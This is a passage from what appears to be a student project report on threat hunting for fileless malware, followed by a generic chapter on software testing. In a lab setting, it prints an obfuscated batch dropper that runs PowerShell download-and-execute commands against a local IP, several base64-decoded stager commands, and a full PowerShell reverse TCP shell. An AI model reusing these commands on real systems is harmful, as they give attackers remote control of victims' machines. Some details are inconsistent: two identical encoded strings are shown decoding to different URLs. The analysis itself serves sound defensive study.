
Keeping an eye out for unusual or suspicious activity: Batch files can be used for a variety of tasks, including network communication and data exfiltration. Monitoring system and network traffic for unusual or suspicious activity, such as connections to suspicious IP addresses or unusual network traffic patterns, can assist in the detection of fileless malware.

If the fileless malware payload has already been identified, hash-based detection can be used to detect the presence of the malware in a batch file. The hash value of a file is compared against a list of known malicious hashes in hash-based detection. Behavior-based detection entails monitoring system behaviour for unusual or suspicious activity, such as the execution of commands or scripts that are not normally executed by legitimate software. This can aid in the detection of fileless malware in batch files that are designed to hide their activity. It's important to remember that batch files can be used for good and that not all batch files are malicious. As a result, it is critical to employ a combination of tools and techniques to detect and prevent fileless attacks, as well as to implement endpoint protection solutions capable of detecting and responding to fileless malware attacks.

As we expected, we can observe the exact command string that uses PowerShell to download and execute another file from an unknown external IP!

MITRE T1059.001: “PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.”

I'm going to download the same file into my isolated Kali VM and check what is going on with that file!



```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ALLEN>cd Desktop

C:\Users\ALLEN\Desktop>type update_script.cmd
The system cannot find the file specified.

C:\Users\ALLEN\Desktop>type update_script.cmd
@ECHO OFF
po""weR""sHeLL -nO""p -c "iEx(New-Object Net.WEbclIent).DownLoadstRing('http://192.168.0.136:8000/WinSecurityUpdate')'"
C:\Users\ALLEN\Desktop>
```

FIG NO.5.6 The batch file

5.2.2.4.1.2 Obfuscated Content:

It can be difficult to detect fileless malware using scripting and obfuscation with obfuscated content because obfuscation can be used to conceal the presence of fileless malware. However, there are some techniques for detecting fileless malware in obfuscated content:

Obfuscation techniques frequently involve the use of encoded or scrambled code, which can be difficult to read and analyse. To analyse the behaviour and functionality of the code, tools and techniques such as de-obfuscation algorithms, pattern matching, and sandboxing can be used.

Monitoring for unusual or suspicious behaviour: Fileless malware frequently engages in unusual or suspicious behaviour, such as executing commands, changing system settings, or communicating with command-and-control servers over the network. Monitoring system and network traffic for such activity can aid in the detection of fileless malware in obfuscated content.


If the fileless malware payload has already been identified, hash-based detection can be used to detect the presence of the malware in obfuscated content. The hash value of a file is compared against a list of known malicious hashes in hash-based detection.

Behavior-based detection entails monitoring system behaviour for unusual or suspicious activity, such as the execution of commands or scripts that are not normally executed by legitimate software. This can aid in the detection of fileless malware in obfuscated content designed to avoid detection.

It's important to remember that obfuscation techniques can be used for good, and not all obfuscated content is malicious. As a result, it is critical to employ a combination of tools and techniques to detect and prevent fileless attacks, as well as to implement endpoint protection solutions capable of detecting and responding to fileless malware attacks.


We can see a few obfuscated information in the file [WinSecurityUpdate] content which seems to be simple base64-encoded strings.

They can be decoded using `echo` and `decode` in Linux. The encoded string indicated the download and execution of another two files, `a1` and `r1`. I'm going to download the files into my isolated kali VM again and check them!



```
12 echo "..."
13 start-sleep -s 1
14 echo "[*]"
15 start-sleep -s 1
16 echo "[*]"
17
18 $a1 =
19 "SW5WT2tFLUVYcHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjAuMTM2OjgwMDAvYTEnKQ=="
20
21 $r1 =
22 "SW5WT2tFLUVYcHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjAuMTM2OjgwMDAvYTEnKQ=="
23
24 start-sleep -s 1
25
26 $d1 = "UG9XZVJTAEVMBds7LW5vUCATYvAi"
```

FIG NO. 5.7 winsecurity update content



```
(kali@kali)~[/Desktop]
$ echo -n "SW5WT2tFLUVYcHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjAuMTM2OjgwMDAvYTEnKQ==" | base64 -d
InV0kE-EXpreSSI0n (New-Object Net.WebClient).DownLOadSTring('http://192.168.0.136:8000/a1')

(kali@kali)~[/Desktop]
$ echo -n "SW5WT2tFLUVYcHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjAuMTM2OjgwMDAvYTEnKQ==" | base64 -d
InV0kE-EXpreSSI0n (New-Object Net.WebClient).DownLOadSTring('http://192.168.0.136:8000/r1')

(kali@kali)~[/Desktop]
$
```

FIG NO.5.8 a1 and r1 content

5.2.2.4.1.3 Reverse TCP Connection:

In computer networking and cybersecurity, a reverse TCP connection is a type of connection. A reverse TCP connection occurs when the client connects to the server rather than the server connecting to the client. This is in contrast to a typical


TCP connection, in which the server waits for the client to connect.

Reverse TCP connections are frequently used when the client is protected by a firewall or NAT and cannot accept incoming connections. The client can connect to the server even if the server cannot connect to the client by establishing a reverse TCP connection.

Reverse TCP connections are frequently used in malware and hacking attacks in the context of cybersecurity. Malware may connect to a command-and-control server via a reverse TCP connection, allowing the attacker to remotely control the infected system. Similarly, a hacker may use a reverse TCP connection to create a backdoor into a compromised system, allowing them to remain in control even if the system is rebooted or firewalled.

The r1 file script source file shows a reverse TCP using PowerShell to connect to an unknown IP via port 443!

Are we under active attack right now? Shall we call the IR and DF teams?

A screenshot of a Windows desktop with a text editor window titled "~\Desktop\r1 - Mousepad". The editor contains a PowerShell script. The first line of the script is highlighted with a red circle: `$client = New-Object S"yST"Em.nEt.S"OcK"etS.T"C"P"Cli"ent("192.168.0.136",443);`. A red arrow points from this line down to the text "Reverse TCP Connection" written in green. The rest of the script is as follows:

```
$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length))  
-ne 0){;$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback =  
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);  
$stream.Flush();$client.Close()
```

FIG NO.5.9 r1 content

5.2.2.5 Port to Process Mapping:

Port-to-process mapping is a computer networking technique that establishes a link between a specific network port and the process running on a computer

system that uses that port.

Each network connection is assigned a unique combination of source IP address, source port, destination IP address, and destination port in this mapping. It is easier to manage network traffic and troubleshoot network communication issues when the process is identified using the destination port.

The netstat command, which is available on most operating systems, can be used to perform port-to-process mapping. The command returns a list of all active network connections, along with the process identifier (PID) of the process that is using each port.

Port-to-process mapping is also used by firewalls and intrusion detection systems (IDS) to monitor and filter network traffic. These systems can more accurately identify and block malicious traffic if they know which processes are associated with which ports.

Overall, port-to-process mapping is an important technique for managing and securing network traffic that is widely used in a variety of networking applications.

5.2.2.5.1 Detection of Fileless Malware - Port to Process Mapping:

By identifying processes that use unusual or suspicious ports, port-to-process mapping can be used to detect fileless malware. Fileless malware is a type of malicious software that does not infect a system using traditional executable files. Instead, it operates by exploiting vulnerabilities in legitimate processes, injecting code into system memory, or running malicious code via scripting languages.

Traditional antivirus software, which scans files for known signatures or behaviour patterns, can struggle to detect fileless malware. Security professionals can detect signs of fileless malware activity by monitoring network traffic and analysing processes that use various ports.

A fileless malware attack, for example, could involve a process running on an unusual port or using a port that is not normally associated with its function. Security professionals can investigate the process and determine whether it is legitimate or malicious by monitoring network traffic and identifying the process that uses that port.

Other indicators of fileless malware activity that port-to-process mapping can detect include processes that access suspicious memory regions, communicate with suspicious IP addresses or domains, or execute unusual commands or scripts.

In conclusion, while port-to-process mapping is not a panacea for detecting fileless malware, it can be a useful tool in the arsenal of a security professional. Security teams can detect and respond to fileless malware attacks before they cause significant damage by monitoring network traffic and identifying suspicious processes.

Are we under active attack right now? We observed that the r1 file contains a code [System Net Sockets TCPClient] to establish a - reverse - TCP connection using PowerShell to connect to an unknown IP via port 443!

Is there any active connection in our system? Let's see!

5.2.2.5.1.1 Established Connections:

Detecting fileless malware with established connections is more difficult than with new connections because the malware is already running in system memory and there may be no new network connections to monitor.

However, fileless malware can still be detected using port-to-process mapping with established connections by analysing the network traffic associated with the process.

One approach is to look for patterns of abnormal network traffic associated with the process, such as connections to unusual IP addresses, use of non-standard ports, or significantly higher-than-normal data transfer rates. Such patterns may indicate the presence of fileless malware that is communicating with a command-and-control server or exfiltrating data via the process.

Another approach is to look for unusual behaviour in the process, such as unusually high CPU or memory usage or suspicious system calls. Such anomalies may indicate the presence of fileless malware that is executing malicious code via the process.

In both cases, port-to-process mapping can be used to identify the process responsible for the abnormal network traffic or behaviour. Security professionals can detect fileless malware and take appropriate action by analysing the network connections established by the process and identifying any unusual or suspicious characteristics.

Overall, while detecting fileless malware with established connections can be more difficult than with new connections, this technique can still be used to identify and mitigate fileless malware attacks.

The netstat command displays the list of active connections. However, I use the “-no” because I need the numerical addresses, ports, and process ID. The findstr command helps me to list the ESTABLISHED connections only.

The connection to that external IP is active; who made it? The process with ID of 5926 [The process ID may be different in your system and every time you run the malware]

5.2.2.5.1.2 Find the Process:

Follow these steps to detect fileless malware using port-to-process mapping and identify the process associated with the malware:

Use network monitoring tools to identify any suspicious network traffic on your network. Look for non-standard network connections, unusually high data transfer rates, or connections to suspicious IP addresses or domains.

Once you've identified a suspicious network connection, use port-to-process mapping techniques to determine which process is associated with the suspicious port. To identify the process ID (PID) associated with the port, use tools such as the netstat command or other process monitoring tools.

Analyze the process behaviour: After identifying the process associated with the suspicious port, examine its behaviour to determine whether it is a legitimate process or malware. Examine the system for unusual behaviour, such as high CPU or memory usage, suspicious system calls, or unusual data access patterns.

Verify the process's legitimacy: Before taking any action, ensure that the process is indeed malware. You can scan the process for known signatures or behaviour patterns using antivirus software or other malware detection tools.

Take appropriate action: Once you've determined that the process is malicious, take the necessary steps to mitigate the threat. This may include terminating the process, quarantining the infected system, or blocking malware-related network traffic.

Overall, you can quickly identify and mitigate fileless malware attacks on your network by using port-to-process mapping techniques. It is important to note, however, that fileless malware is a rapidly evolving threat that may necessitate more advanced detection techniques to detect and mitigate advanced attacks.

We have a process ID that established a TCP connection to attacker IP; the tasklist

command combined with findstr can find the process name. And guess what? The process is the suspicious PowerShell that we identified earlier.

Time to pick up the phone and call the DFIR team! We have an incident!




FIG NO.5.10 port to process mapping

5.3 MODULE 3: INDICATOR OF COMPROMISE

5.3.1 Create IoCs:

The acronym IoC stands for Indicators of Compromise. These are pieces of information that indicate that an attacker has compromised a system or network. In cybersecurity, IoCs are typically used to detect and respond to cyber attacks.

IoCs are classified into several types, including:

Network indicators of compromise (IoCs): These are signs that a network has been compromised, such as unusual network traffic, connections to suspicious IP addresses, or the use of non-standard ports.

Host-based indicators of compromise (IoCs): These are signs that a host has been compromised, such as unusual process behaviour, changes to system files or registry settings, or the presence of malicious software.

File-based indicators of compromise (IoCs): These are indicators that a file is malicious, such as the presence of known malware signatures or behaviour patterns.

Behavioral indicators of compromise: These are indicators that an attacker has carried out a specific action, such as the use of a specific tool or technique.


To detect and respond to cyber attacks, IoCs are frequently used in conjunction with security tools such as intrusion detection systems (IDS) and security information and event management (SIEM) systems. When an IoC is detected, the security system can issue an alert, triggering an investigation and response.

The use of IoCs is a critical component of a proactive cybersecurity strategy. Security professionals can better understand the tactics, techniques, and procedures (TTPs) used by attackers by identifying and tracking IoCs, which can help inform future security measures.

It's important to note, however, that IoCs aren't perfect and should be used in conjunction with other security measures like employee training, vulnerability management, and threat intelligence.

We have four malicious files in hand now - update_script, WinSecurityUpdate, a1, and r1. We could generate the hash values to be used as IoCs in our detection engine or for future reference. We have one malicious IP as well to add to our blocklist.

Yes, we have not used any IoC in this series; we created them! As well said by Josh Campbell “Threat hunting does not use IOCs. It makes them!”



```
root@kali: /home/kali/Desktop
File Actions Use the command line
(kali@kali) [~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali) [~/home/kali/Desktop]
# md5sum a1 r1 WinSecurityUpdate update_script.cmd
34ccafae6232dc0136d2d931d1bdc7fc a1
6f0549792f8aad07b481308cdca059bf r1
0be04d8aec5052158014c81ccc0da195 WinSecurityUpdate
ff0637b9e27885b100c0320470011751 update_script.cmd
(root@kali) [~/home/kali/Desktop]
#
```

FIG NO.5.1 Create IoCs

CHAPTER 6

TESTING

Discovering and fixing such problems is what testing is all about. The purpose of testing is to find and correct any problems with the final product. It's a method for evaluating the quality of the operation of anything from a whole product to a single component. The goal of stress testing software is to verify that it retains its original functionality under extreme circumstances. There are several different tests from which to pick. Many tests are available since there is such a vast range of assessment options.

Who Performs the Testing: All individuals who play an integral role in the software development process are responsible for performing the testing. Testing the software is the responsibility of a wide variety of specialists, including the End Users, Project Manager, Software Tester, and Software Developer.

When it is recommended that testing begin: Testing the software is the initial step in the process. Begins with the phase of requirement collecting, also known as the Planning phase, and ends with the stage known as the Deployment phase. In the waterfall model, the phase of testing is where testing is explicitly arranged and carried out. Testing in the incremental model is carried out at the conclusion of each increment or iteration, and the entire application is examined in the final test.

When it is appropriate to halt testing: Testing the programme is an ongoing activity that will never end. Without first putting the software through its paces, it is impossible for anyone to guarantee that it is completely devoid of errors. Because the domain to which the input belongs is so expansive, we are unable to check every single input.

6.1 TYPES OF TESTING

There are four types of testing:

Unit Testing

The term "unit testing" refers to a specific kind of software testing in which discrete elements of a program are investigated. The purpose of this testing is to ensure that the software operates as expected.

Test Cases

1. Test the functionality of the function that scans system memory to detect any suspicious processes or threads.
2. Test the functionality of the function that detects the presence of any malicious code in registry keys.
3. Test the functionality of the function that checks for any suspicious PowerShell commands being executed.

Integration Testing

The programme is put through its paces in its final form, once all its parts have been combined, during the integration testing phase. At this phase, we look for places where interactions between components might cause problems.

Test Cases

1. Test the integration between the memory scanning function and the process detection function to ensure that any suspicious processes or threads detected in memory are properly flagged.
2. Test the integration between the registry scanning function and the PowerShell command detection function to ensure that any malicious code detected in registry keys is properly flagged and any suspicious PowerShell commands being executed are properly monitored.

3. Test the integration between the network traffic monitoring function and the service detection function to ensure that any unusual communication is properly identified and any new or unauthorized services being installed on the system are properly flagged.

Functional Testing

One kind of software testing is called functional testing, and it involves comparing the system to the functional requirements and specifications. In order to test functions, their input must first be provided, and then the output must be examined. Functional testing verifies that an application successfully satisfies all of its requirements in the correct manner. This particular kind of testing is not concerned with the manner in which processing takes place; rather, it focuses on the outcomes of processing. Therefore, it endeavours to carry out the test cases, compare the outcomes, and validate the correctness of the results.

Test Cases


1. Test that the software can detect various types of fileless malware, including those that use PowerShell, registry keys, or memory-based attacks.
2. Test that the software can detect fileless malware that attempts to evade detection by using obfuscation techniques, such as code signing or encryption.
3. Test that the software can identify and monitor network traffic to detect any unusual or unauthorized communication.

6.2 TESTING TECHNIQUES

There are many different techniques or methods for testing the software, including the following:

BLACK BOX TESTING

During this kind of testing, the user does not have access to or knowledge of the internal structure or specifics of the data item being tested. In this method, test cases are generated or designed only based on the input and output values, and prior knowledge of either the design or the code is not necessary. The testers are just conscious of knowing about what is thought to be able to do, but they do not know how it is able to do it.



